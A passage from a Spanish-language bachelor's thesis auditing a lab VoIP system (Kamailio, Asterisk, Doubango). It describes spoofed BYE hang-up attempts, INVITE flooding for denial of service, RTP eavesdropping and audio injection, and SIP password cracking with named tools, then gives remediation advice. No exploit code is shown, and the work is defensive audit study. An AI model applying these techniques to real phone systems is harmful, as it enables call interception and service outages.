


Figura 4-33. Registro y posterior llamada con suplantación de identidad.

Para ir más allá, se va a intentar ahora enviar un *BYE* falso que provoque el cuelgue de la llamada en curso simulada que está realizando el usuario, para posteriormente borrarlo de la base de datos. Para lograrlo, nuevamente se apoya en la herramienta *Sipp*, creando para ello el fichero *prueba4-bye.xml*[10].

[10] Ver *Anexo F: Resultado de pruebas realizadas y ficheros utilizados*




Figura 4-34. Intento ilícito de desconexión de un usuario.

La figura anterior, formada por tres capturas continuadas, muestra la negativa del servicio a colgar una llamada verdadera. Se ha intentado de varias formas: enviando un *BYE* aleatorio, enviando un BYE con los mismos parámetros que la llamada real (CALL-ID, branch, tag,…) y enviándolo con los mismos parámetros y la autenticación, pero en todos ellos la respuesta ha sido la misma, '*481-Call Leg/Transaction Does not Exist'*. La segunda captura de la Figura 4-34 muestra como la llamada continúa procesándose a pesar del intento, y en la tercera ya el usuario lícito ha colgado la llamada y puede apreciarse en el fondo de la pantalla como aparece el flujo de señalización correcto posterior al *BYE* enviado.

Para agotar todas las posibilidades, se utiliza una segunda herramienta con el mismo cometido, *teardown*. Primero, es necesario capturar una respuesta *200 OK* válida, y sacar de ésta los valores de los campos *from, tag* y *Call-ID*. Para simularlo, se ha realizado una llamada de *anacleto* a la sala de conferencias *71064* a través de *linphone*, siendo capturada a través de *sngrep*.




Figura 4-35. Extracción de parámetros de la llamada.

Ahora, copiando los parámetros anteriormente descritos, se procede a cortar la llamada.




Figura 4-36. Intento de desconexión mediante teardown.

Al igual que con el anterior, este propósito vuelve a resultar negativo. A la derecha de la imagen se observa la herramienta enviando peticiones de *CANCEL*[11], mientras que a la derecha se pueden observar dos cosas: En primer plano, la llamada siendo cursada normalmente y sin sufrir altercados, y en segundo plano y en la parte superior, *Kamailio* recibiendo los mensajes enviados por la herramienta y devolviendo errores.

Además de esto, el intento de eliminación del usuario de la base de datos también deriva en una negativa puesto que es imposible inferir, a través de flujo de señalización o datos, en el registro de clientes para provocar daño alguno.

Evidentemente, si existiría posibilidad de acceder a la máquina que aloja el servidor de base de datos si se consigue hacerse con el control de los equipos que albergan los servicios, pero esto queda fuera del alcance del proyecto.

[11] Ver salida de la herramienta en *Anexo F: Resultado de pruebas realizadas y ficheros utilizados*

5 ANÁLISIS DE RESULTADOS

A goal without a plan is just a wish

- Antoine de Saint-Exupéry -

Tras la finalización de la batería de pruebas llevada a cabo, en este apartado se va a proceder a su explicación, para poder justificar los resultados obtenidos, así como posteriormente nombrar las debilidades y fortalezas, dando recomendaciones para erradicar las primeras. Por consiguiente, este apartado aunará las dos últimas etapas de la metodología: la post-explotación y el reporte oficial de información.

5.1 POST-EXPLOTACIÓN Y REPORTE OFICIAL

Se va a comenzar explicando los test realizados durante la primera parte de la metodología, la recopilación de información.

Primero, a través de las distintas herramientas usadas en el *TEST-IG-001 – Escaneo de servicio SIP habilitado* se ha conseguido extraer información muy sensible acerca del sistema, pues el servicio está corriendo en los puertos por defecto y ha permitido obtener la versión del Proxy SIP utilizado, así como información relativa a los certificados SSL empleados.

Para conseguir extraer un listado de usuarios y extensiones se ha llevado a cabo el *TEST-IG-002 – Enumeración de extensiones*. La teoría dice que a través del envío de peticiones *REGISTER* a un servidor SIP, un usuario existe y es correcto cuando la respuesta devuelta contiene un *'407-Auth Req*'. El funcionamiento del servicio no permite averiguar usuarios de este modo, ya que, independientemente de que el usuario exista o no, siempre va a devolver un '*401-Unauthorized*' esperando la posterior autenticación. Por tanto, de esta forma es imposible detectar usuarios hábiles, lo que se considera un punto a favor en el comportamiento del sistema.

Luego de esto, se ha procedido a efectuar un análisis completo y exhaustivo de fragilidades reconocidas del escenario elaborado a través del *TEST-IG-003 – Escaneo de vulnerabilidades SIP*, obteniendo en principio un resultado inesperado al no detectar ninguna debilidad estándar debido a la versión de servidor Proxy SIP utilizado, la *v4.4.5*. Ello muestra una fortaleza más del sistema, pues dificulta el intento de asaltarlo si no se conoce su estructura y funcionamiento de antemano, ya que resulta imposible detectar la existencia de los *Asterisks* y *Doubangos* internos. Manualmente se ha buscado en la página oficial [20] una lista de las vulnerabilidades del servicio auditado, y se ha encontrado que *Kamailio* cuenta con dos vulnerabilidades reconocidas: *CVE-2016-2385* y *CVE-2015-1591*. La primera existe para las versiones 4.3.5 o anteriores, mientras que la segunda se encuentra presente en versiones anteriores a la 4.2.2, ésta inclusive. *Doubango* no dispone de ninguna, mientras que *Asterisk* cuenta con 47, pero indetectables desde el exterior.

Una vez ya acabada esta fase, se va a comenzar con el detalle de todas y cada una de las pruebas efectuadas.

PRUEBA 1 – Chequeo del sistema

La primera prueba, *PRUEBA 1 – Chequeo del sistema*, está dividida en tres ejercicios. Con el primero de ellos se ha intentado registrar usuarios inválidos, obteniendo resultados fallidos cuando son usuarios inválidos o usuarios con contraseña mal introducida. Únicamente ha sido posible si el usuario y su contraseña son correctamente introducidos. Esto tiene su justificación en el método de autenticación de credenciales ***digest,*** utilizado por el protocolo SIP para comprobar la identidad del cliente, un mecanismo bastante simple basado en hashes, que evita que se envíe la contraseña de los usuarios en texto claro. Cuando el servidor quiere autenticar a un usuario, genera un desafío digest que envía al mismo, y a partir de este y del nombre y contraseña del cliente, genera un hash que envía de vuelta al servidor. Por su parte, el servidor realiza los mismos pasos con los datos almacenados en sus registros y comprueba la veracidad del hash recibido con el suyo propio. Este modelo de autenticación, por tanto, resulta ser un punto robusto importante del sistema, al permitir registrar únicamente usuarios apropiados. Lo mismo ocurre con el segundo ejercicio, centrado en la verificación de llamadas entrantes. Como se ha podido comprobar en la fase de explotación, resultan fielmente denegados los intentos de llamadas por parte de usuarios inválidos y usuarios con contraseñas incorrectas, y sólo un usuario bien identificado es al que se le permite la llamada. De nuevo, todo ello debido al uso del método *digest*, reforzando la robustez del sistema en términos de autenticación.

El posterior y último ejercicio está enfocado en ataques *SQLinjection*, con el que se ha intentado agredir a la base de datos mediante el borrado de alguna tabla existente. Como se puede comprobar en las capturas realizadas, los diferentes intentos han resultado fallidos. Ambos tienen su justificación de nuevo en el método de autenticación utilizado *digest*, el cual no permite inyectar código SQL que altere el funcionamiento normal del servicio. Por tanto, vuelve a resaltar la resistencia del servicio debido a la autenticación empleada.

PRUEBA 2 – Denegación del servicio

Esta segunda prueba ya modifica la intención de su ataque, siendo esta ahora la denegación del servicio. Se ha demostrado lo sencillo que es denegar el servicio de *Kamailio* mediante un envío masivo de peticiones de llamadas falsas, ya que ante tal número de peticiones, no es capaz de procesar adecuadamente, siendo imposible realizar una llamada legítima de forma manual. Con el primer ejercicio se intentó, e incluso generando tráfico con una altísima tasa de llamadas se consiguió que un 20% de las verdaderas si se procesasen. De aquí se deduce que el generador de tráfico *Sipp* no se comporta tal y como muestran sus indicadores, por lo que no se puede considerar cien por cien fiable, lo que llevó a intentarlo y conseguirlo por una segunda vía, *Inviteflood*. Debido al prolongado tiempo durante el que el autor del trabajo ha estado dedicando a la creación del escenario, conoce perfectamente como mitigar esta debilidad, y no es más que habilitando el módulo *ANTIFLOOD*. Por defecto, este bloquea las llamadas de un origen que intenta más de 16 solicitudes en 2 segundos y una prohibición durante 300 segundos. Para habilitarlo, resulta tan sencillo como indicar en el fichero *kamailio.cfg* la siguiente entrada:

#!define WITH_ANTIFLOOD

A continuación se muestran unas imágenes que muestran la alerta y bloqueo del llamante *userWithANTIFLOOD*:




Figura 5-1. Intento ilícito de desconexión de un usuario.

El segundo ejercicio va un paso más allá, ya que realiza igualmente un flujo masivo de peticiones, pero esta vez los objetivos son *Asterisk* y *Doubango,* con objeto de comprobar el nivel de saturación de los mismos. Este supuesto podría simular perfectamente un intento de *DoS* por parte de un atacante que haya conseguido las credenciales de un usuario válido. Ello es, con certeza, y como se ha demostrado en las imágenes *Figura 4-15: Caída de Doubango por colapso de buffer* y *Figura 4-16: Asterisk consumiendo todos los recursos,* producido por las características del host desde donde se sirve el sistema VoIP, que cuenta con escasos recursos. Para intentar ratificar los resultados, se intentó explotar la vulnerabilidad mediante la herramienta *rtpflood*, resultando ser impedido por la lógica que sigue el escenario.Cabe destacar, aunque no entra en el objeto del trabajo, que los recursos de la máquina donde se aloja el Servidor Proxy SIP son más limitados de los que podría disponer en un entorno de producción, debido a que el autor del proyecto cuenta con medios insuficientes. Por tanto, es una vulnerabilidad que no puede ser totalmente eliminada, pero si puede ser rebajada o desvanecida si dispone de altos recursos. No obstante, una solución más factible consiste nuevamente en la utilización del módulo *ANTIFLOOD*.

El tercer y último ejercicio dedicado a la denegación del servicio utiliza la técnica de ataque conocida como *fuzzing*, en la que se han enviado multitud de peticiones de llamada con mensajes alterados, y como se puede observar en la imagen *Figura 4-17: El servidor no procesa correctamente las llamadas,* existen varias llamadas verdaderas que reciben señalización indebida y prohíben cursar la llamada. Un ejemplo de ello es la llamada del usuario *Anacleto* a la sala de conferencias *1249*.

Al final, y antes de concluir esta tercera prueba, se accedió a comprobar si existían vulnerabilidades asociadas al protocolo de señalización IAX2, para minimizar el abanico de posibles fragilidades, demostrando así que no existe despiste alguno en la consecución del escenario que pueda dar facilidades al atacante.

Aunque es un protocolo más ampliamente usado en la comunicación entre Asterisk PBX, también es posible su uso entre servidor y cliente, no siendo este el caso, utilizándose para ello SIP. Este protocolo tiene una particularidad, y es que utiliza un único puerto para transmitir tanto señalización como datos, y por defecto es

el 4569, con lo cual teniendo perfectamente controlado este puerto, o el que esté dedicado, hace imposible encontrar agujero de seguridad alguno que pueda comprometer la funcionalidad del servicio auditado, como se ha demostrado en la *Figura4-23: Explotación del protocolo IAX2*.

PRUEBA 3 – Espionaje de llamadas

La tercera prueba, *PRUEBA 3 – Espionaje de llamadas*, se centra ahora en el flujo de datos, no en la señalización. Esta consta de dos ejercicios, el primero de los cuales intenta capturar y decodificar el flujo de datos de una conversación que se está produciendo. Como se puede apreciar a través de la *Figura 4-26: Decodificación RTP*, ha resultado sumamente sencillo la decodificación y escucha porque los mensajes no están cifrados. Aunque el MITM se encuentre en la misma subred que la llamada, resultaría igual de evidente hacerlo con llamadas entre distintas subredes debido a la falta de cifrado.

Aprovechando esta enorme falla de seguridad, se ha comprobado como un participante no autorizado puede fácilmente, además de espiar la llamada, introducir audio en la misma que interfiera en la conversación que está siendo mantenida, estropeando así lo que podría ser perfectamente una importante llamada de trabajo entre empresa y cliente. Por tanto, esto deriva en una fragilidad de importante consideración, exponiendo al interceptor toda información de carácter privada, vulnerando así la LOPD *(Ley Orgánica 15/1999, de 13 de diciembre, de Protección de Datos*) que debe ser garantizada.

Para remediar este suceso, bastaría con encriptar, mediante clave pública y privada por ejemplo, toda información que viaja entre los participantes de la llamada, tanto señalización como datos, evitando así la posible intercepción por personas no lícitas. Si no se quiere recurrir a la encriptación del flujo enviado por problemas de rendimiento, por ejemplo, otra solución sería la creación previa de túneles encriptados desde el participante hacia el servidor *Kamailio*, por los que viajaría la información no cifrada de forma segura.

PRUEBA 4 – Suplantación de identidad

Como ha podido comprobarse en la fase de explotación, se trata de una prueba bastante larga y complicada, que abarca muchos test y vulnerabilidades, algunos ya tratados anteriormente, con la intención de hacer una suplantación de identidad lo más real posible.

Tanto con la herramienta *sipcrack* como con *svcrack,* se ha demostrado la facilidad con la que cuenta un atacante que sea capar de recoger la señalización intercambiada, para conocer o descubrir la contraseña de un cliente, lo que provoca la existencia de una nueva fragilidad. Ello podría subsanarse recurriendo a la encriptación citada en la prueba anterior, o utilizando contraseñas con un mayor nivel de seguridad.

Por otro lado, la segunda parte de la prueba, enfocada en la desconexión del usuario y su posterior eliminación del registro de clientes, ha producido un desenlace negativo, al resultar imposibles cualesquiera de las dos tareas citadas. La primera, a pesar de los distintos intentos, no es factible debido a la autenticación, ya que en el *BYE* enviado viaja un hash que cambia con cada llamada y es imposible de adivinar. Así mismo, la segunda no es viable debido a las condiciones de creación del escenario, en la que no existe posibilidad alguna de alcanzar la base de datos desde el servidor de señalización.

En consecuencia a todo lo anterior, la aplicación presenta riesgos importantes y críticos que permitirían comprometer la información que se maneja en ella y la funcionalidad que ofrece a sus usuarios. Con intención de erradicar o reducir el impacto que pueda generar incidentes derivados de la explotación de las vulnerabilidades detectadas, se ha elaborado una lista de fragilidades y fortalezas que saque a relucir tanto lo positivo como lo negativo del escenario, indicando además las pertinentes recomendaciones en cada una de las fallas de seguridad encontradas:

VULNERABILIDADES
× Se utilizan puertos estándar en el dominio público, es recomendable emplear NAT desde puertos no estandarizados. × Es posible provocar *DoS (Denegación del Servicio)* en *Kamailio*, subsanar con la utilización del módulo *WITH_ANTIFLOOD* en su configuración de arranque. × Falta cifrado *end-to-end* en la comunicación que garantice que sólo es escuchado por el llamante y llamado. Definir unas políticas seguras para el cifrado de la información y gestión de claves, o recurrir al uso de VPNs son algunas de las recomendaciones. × Facilidad para el descubrimiento de contraseñas, emplear mayor nivel de seguridad en las mismas, utilizar contraseñas de segundo nivel, formadas por caracteres, números, símbolos y token, o de tercer nivel, contraseñas con características físicas no reproducibles como las huellas digitales o el aspecto de la cara. × Es permisible la *DoS* en *Asterisk* o *Doubango*, pero es debido a la limitación de recursos, algo que queda fuera del alcance del proyecto. Puede ser salvado con la ampliación de recursos, o con la utilización del módulo *WITH_ANTIFLOOD* en la configuración de arranque de *Kamailio,* ya que no permitiría tal cantidad de llamadas que saturasen los medios con los que cuentan los equipos.
FORTALEZAS
✓ No es posible detectar usuarios y extensiones mediante ataques al sistema. ✓ No se detectan vulnerabilidades comunes (*CVE*) sobre *Kamailio* debido a la utilización de versiones recientes, lo que dificulta el estudio y conocimiento del esquema del sistema elaborado. ✓ No es posible ejecutar porciones de código SQL “invasor” incrustado en los mensajes de señalización. ✓ El método de negociación de credenciales es muy robusto. ✓ No es posible colgar una llamada en curso de forma ilícita. ✓ La forma en que está organizado el escenario no permite borrar un cliente del registro de usuarios.

6 PLANIFICACIÓN DEL TRABAJO

The fundamental problema of communication is that of reproducing at one point either exactly or approximately a message selected at another point

- Claude Shannon -

Para poder realizar adecuadamente este trabajo de fin de grado, se ha llevado a cabo un análisis previo y un estudio de cómo poder organizar las tareas y actividades, así como su seguimiento, pudiéndose dividir en cinco fases. Una vez señaladas cronológicamente, se ha establecido el hito a obtener al final de las mismas. Todo ello queda recogido en el siguiente diagrama de Gantt, detallando el inicio y final de cada una de las fases y sus actividades asociadas.

Figura 6-1. Diagrama de Gantt del proyecto.

Como se puede apreciar en dicho diagrama, existen cinco fases claramente diferenciadas. La primera y más duradera, tiene como objetivo la consecución del escenario de la auditoría, siendo éste la base principal para poder desarrollar este trabajo. A partir de la mitad de esta, cuando ya se tiene una idea bastante avanzada del funcionamiento del escenario, se comenzó en paralelo la segunda fase, la cual buscaba obtener la metodología a seguir para la auditoría, otra pieza fundamental. Al final de esta, y con un estudio ampliado posterior en la metodología escogida, comienza la tercera, consistente en realizar la propia auditoría sobre el escenario previo conseguido, aplicando para ello las seis etapas de la metodología.

Al final de esta tercera fase, se pensó hacer un caso práctico que aportase un enfoque realista al trabajo, utilizando los mismos pasos que hasta este momento, pero simulando que el producto a auditar pertenece a un cliente que solicita los servicios de auditoría, con las correspondientes modificaciones y adaptaciones que ello necesita. Esto constituye la cuarta fase de la que se compone el trabajo.

Finalmente, y para terminar este trabajo de fin de grado, la quinta y última fase, que consiste en la documentación de todo lo realizado anteriormente, para obtener una memoria final con la que poder ser evaluado ante el tribunal. Se compone de dos tareas, las cuales se originaron con el estudio de las metodologías y la búsqueda de información sobre auditorías VoIP, para poder establecer los puntos de la memoria y elaborar un índice claro y ordenado de la misma.

6.1 Recursos necesarios

Se describen los recursos que serán imprescindibles para ofrecer una auditoría de seguridad de alto nivel técnico en una situación real y estándar. Podría ser que bajo unas circunstancias especiales hicieran falta otros recursos adicionales.

- **Ordenador portátil:** Equipo desde el que se realizarán las pruebas de auditoría y la documentación a entregar. Contará con la distribución *KALI LINUX* v2017.1 [21], la cual contiene todas o la mayoría de herramientas utilizadas para el análisis de vulnerabilidades.
- **Documentación:** Documentación sobre metodologías, buenas prácticas, manuales y revistas de investigación utilizados como referencia.
- **Herramientas:** Para poder sabotear el escenario propuesto, será necesario contar con material dedicado a ello, ya sean entornos dedicados a auditorías, programas, herramientas, etc.
- **Licencias:** Las herramientas a usar para esta auditoría no requieren licencia. Dependiendo de si se usan de manera personal o comercial, habrá que tener en cuenta la licencia a la que se ajusta cada herramienta, para evitar posibles incumplimientos de las mismas o para redactar presupuestos.
- **Conexión a internet:** Necesario para acceder a documentación web, descargar herramientas, consultar dudas, etc.
- **Entorno de pruebas:** Es de buenas prácticas contar con un laboratorio donde poder llevar a cabo la auditoría de forma controlada, sin provocar daños en el sistema existente, sobre todo cuando está en producción. En este caso, una copia del original puede ser válido.
- **Conocimiento de la dirección IP del servidor *Kamailio*:** Puesto que esta versión de Comunicaciones Unificadas no dispone de portal web, el auditor conocerá de antemano la dirección IP donde se aloja dicho servicio. Ésta será usada, siempre de forma ética, para fines reservados y bajo autorización del cliente en una situación real.
- **Usuario y contraseña:** Para una mejor auditoría y un mayor grado de explotabilidad de las vulnerabilidades del servicio, el auditor solicitará consentimiento para la utilización de un usuario adicional que disponga de todos los permisos posibles, como si de un cliente más se tratase. Dicho usuario será usado, siempre de forma ética, para fines reservados, y estará bajo autorización del cliente en una situación real.

7 CASO PRÁCTICO: AUDITORÍA A UN CLIENTE

Simple is good

- Jim Henson -

Para otorgarle mayor veracidad al trabajo realizado, se ha considerado la posibilidad de simular la auditoría para un cliente real, el cual solicita los servicios practicados anteriormente para un sistema VoIP en producción.

Una vez expuestos los motivos por los cuales la empresa solicita la auditoría y tras concretar el alcance del trabajo, será presentado por parte de la entidad solicitada un plan de proyecto con las acciones a realizar para alcanzar el objetivo determinado, y será necesario un contrato vinculante entre ambas partes para poder empezar con el mismo.

Para poder desarrollar de forma efectiva el trabajo pretendido, se elaborará un plan de auditoría como guía y control de pasos a llevar a cabo, con objeto de facilitar la resolución del mismo, obteniéndose al final un documento con las vulnerabilidades y recomendaciones que atañen al sistema auditado y que será entregado al solicitante.

